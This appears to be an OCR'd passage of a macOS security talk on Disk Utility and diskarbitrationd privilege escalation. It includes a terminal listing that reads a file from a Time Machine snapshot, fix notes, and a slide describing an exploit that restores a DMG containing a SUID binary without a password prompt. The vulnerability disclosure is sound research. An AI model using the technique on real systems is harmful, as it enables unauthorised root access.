drwx------@ 5 fish  staff         160 Mar 22 15:04 Desktop
drwx------@ 4 fish  staff         128 Apr 11 14:48 Downloads
lrwx------+ 1 fish  staff          66 Apr 11 14:46 Google Drive -> /Users/fish/Library/CloudStorage/GoogleDrive-
fitzl.csaba@gmail.com
drwx------@ 5 fish  staff         160 Feb 19 13:33 Movies
drwx------@ 5 fish  staff         160 Apr 11 14:54 Music
drwx------@ 5 fish  staff         160 Apr 11 14:54 Pictures
drwxr-xr-x@ 4 fish  staff         128 Oct 24 14:24 Public
...

fish@sonoma1 ~ % ls -l /Volumes/TM/2024-04-11-150432.previous/Data/Users/fish/Desktop
total 8
-rw-r--r--@ 1 fish  staff  12 Dec 13 10:26 secret.txt
```


Fix

- can no longer change / clear APFS disk roles

Disk Utility LPE


Disk Utility meets ASR

- asr (Apple Software Restore) - can restore (bit copy) one disk to another




problem

- Disk Utility doesn't ask for password
- allows a GUI user to restore a disk
- exploit: restore a DMG which has a SUID binary


Disk Utility
View
Volume
First Aid
Partition
Erase
Restore
Unmount
Info
Internal
Macintosh HD volumes
Macintosh HD
Macintosh HD snapshot
Data
Disk Images
RAM Disk
untitled
Macintosh HD
APFS Volume Group • APFS (Encrypted)
macOS 14.4.1 (23E224)
8 TB
SHARED BY 5 VOLUMES
Used
3,33 TB
Other Volumes
8,06 GB
Free
4,66 TB
Mount Point (Read-Only): /
Capacity: 8 TB
Available: 4,66 TB
Used: 3,33 TB
Snapshot Name: com.apple.os.update-39AFBADD5AD7CDAB000800...
Type: APFS Volume Group
Owners: Disabled
Connection: Apple Fabric
Device: disk3s1s1
Snapshot UUID: 73781D73-D838-442E-919B-4684B6BE232B
APFS Snapshots on “Data”
Name
Date Created
Tidemark
Size
Kind
com.apple.TimeMachine.2024-03-22-135416.local
22 Mar 2024 at 13:54
4,13 TB
24,03 GB
Time Machine Snapshot
com.apple.TimeMachine.2024-03-26-120916.local
Yesterday at 12:09
4,14 TB
62,34 GB
Time Machine Snapshot
com.apple.TimeMachine.2024-03-26-185015.local
Yesterday at 18:50
4,14 TB
63,25 GB
Time Machine Snapshot
15 snapshots
High tidemark is 4,14 TB

conclusion


GOOD MOR-NING SUNSHINE!...
DISKARBITRATIOND
HACKERS
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Icons

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  - kliwir art
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